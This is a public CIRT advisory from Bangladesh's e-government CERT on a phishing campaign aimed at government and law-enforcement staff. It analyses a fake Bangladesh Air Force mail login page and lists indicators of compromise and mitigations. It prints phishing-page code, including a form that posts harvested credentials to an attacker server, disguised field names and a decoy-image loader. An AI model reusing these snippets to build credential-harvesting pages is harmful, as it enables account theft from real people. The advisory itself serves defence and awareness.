ICT DIVISION
FUTURE IS HERE

BANGLADESH COMPUTER COUNCIL
COMPUTER FOR EVERYTHING

BGD e-GOV CIRT

TLP:CLEAR

Phishing Champaign on Cyber Space of Bangladesh

[This page is intentionally left blank]

TLP: CLEAR
Distribution: Public
Type of Threat: Phishing E-Mail

Date: 06 August 2025

Executive Summary

A targeted phishing campaign was identified originating from the compromised government/law enforcement email accounts. The attacker leveraged legitimate credentials to gain unauthorized access and send fraudulent emails to a wide range of recipients, primarily within government organizations and law enforcement agencies. This campaign reflects a well-coordinated credential-based phishing operation, targeting critical sectors to exploit trust within intra-government communications.

The phishing emails typically include:

- Embedded phishing links within .jpeg or .png files disguised as document attachments.
- Password-protected .docx files, intended to bypass email security filters.

Most Targeted Sectors

- Law Enforcement Agencies
- Government Organizations

Phishing Link Email Analysis



Fig: Phishing link embaded mail

Main Suspicious Link

`https://mail-baf-mil-bd-fils-cas-visit-to-chi[.]netlify[.]app/`

Domain Breakdown:

`netlify.app` → A free hosting domain used by Netlify, a platform for deploying web applications.

Custom Subdomain: `mail-baf-mil-bd-fils-cas-visit-to-chi`

Deceptive Subdomain:

Component	What it mimics
mail	Email service
baf	Bangladesh Air Force (BAF)
mil	Military
bd	Bangladesh
fils-cas-visit-to-chi	Possibly fake context to lure user (e.g., file, case, visit to China)

This is a social engineering tactic: concatenating legitimate-sounding keywords to look trustworthy.

Hosting Platform Abuse:

Netlify subdomains (`*.netlify.app`) are commonly abused for phishing due to:

- Free HTTPS/SSL support
- Trusted infrastructure
- Ease of deployment for clones and impersonations

Serving IP address:

18.208.88[.]157

- Belongs to Amazon AWS (shared cloud infrastructure)
- May be hosting malicious content if connected to this campaign

Code- Level Analysis:

From Submission End Point:

```
<form method="post" name="loginForm" action="https://mailbox3-inbox1-bd.com/2135.php">
```

This sends credentials to an attacker-controlled server.

Credential Harvesting Fields:

```
<input id="pdf" class="zLoginField" name="pdf" type="text">

<input id="sweet" class="zLoginField" name="sweet" type="password">
```

Uses non-standard names (`pdf`, `sweet`) to bypass basic phishing filters.

Fake Preview Loader:

```
<object id="yyy" width="100%" height="100%" data="ttt.png" style="position: absolute;"></object>

setTimeout (function(){

  document.getElementById('yyy').style.display = 'none';

  document.getElementById('ubuntu').style = 'display';

}, 5000);
```

- *Displays a **decoy image (ttt.png)** while the real phishing form loads.*
- *Tricks users into thinking they're viewing a document (e.g., PDF).*

Likely Phishing Goal:

- Mimic a BAF email login page.
- Harvest email credentials via a fake login form.
- Evade analysis by disabling developer tools, view source, and right-click.
- Trick military/law enforcement personnel to enter credentials.
- Exfiltrate credentials to attacker infrastructure.

Password Based. Doc file Phishing

The reported email contained a suspicious attachment, indicating a potential phishing attempt targeting users. The attached file was **a password-protected .doc document**, likely intended to bypass standard phishing filters by appearing as a regular Word file. Upon further analysis, the file was identified as a **Trojan dropper**, confirming malicious intent.



Fig: Password protected .doc file attached mail



Fig: The Malicious .doc file analysis [infection chain]

Indicators of Compromise (IOCs):

IP Addresses	45.95.161[.]15
	73.239.196[.]157
	173.239.196[.]158
	18.208.88[.]157
	88.119.161[.]40
	173.239.196[.]4
Attached File Extension	.ttt
	.pdf
	.url
	.html
	.png
Phishing Links	https://mail-baf-mil-bd-fils-cas-visit-to-chi[.]netlify[.]app/
	mail.mofa.govnp[.]org
	mx1.nepal.govnp[.]org
	nitc.govnp[.]org
Hash File	10ed05866da319d442dae5d3694b43cb4cf2a7feaf24fc02da3c4a2c2a5020c5
	0f66294f8cea4305f14bfa3e51b60a5bb98c235fb3d67de7cd45cd5f6bb8c6fa

Actions Required:

To mitigate the risk, the following measures are recommending:

- Avoid clicking on unknown links or downloading suspicious attachments.
- Verify the sender even if the email appears to come from a government domain.
- Never share login details via email or on unofficial websites.
- Enable multi-factor authentication (MFA) for all critical accounts.
- Train and provide awareness mail periodically to all employee about Phishing email.
- Apply the principle of least privilege to user accounts and audit permissions regularly.
- Use email filtering and sandboxing to block malicious attachments or links.
- Ensure an active and tested incident response plan is in place.
- Ensure antivirus and endpoint protection tools are updated.
- Report or inform BGD e-GOV CIRT, BCC regarding any IOC's or suspicious activities within your infrastructure, through mail id: cirt@cirt.gov.bd or cti@cirt.gov.bd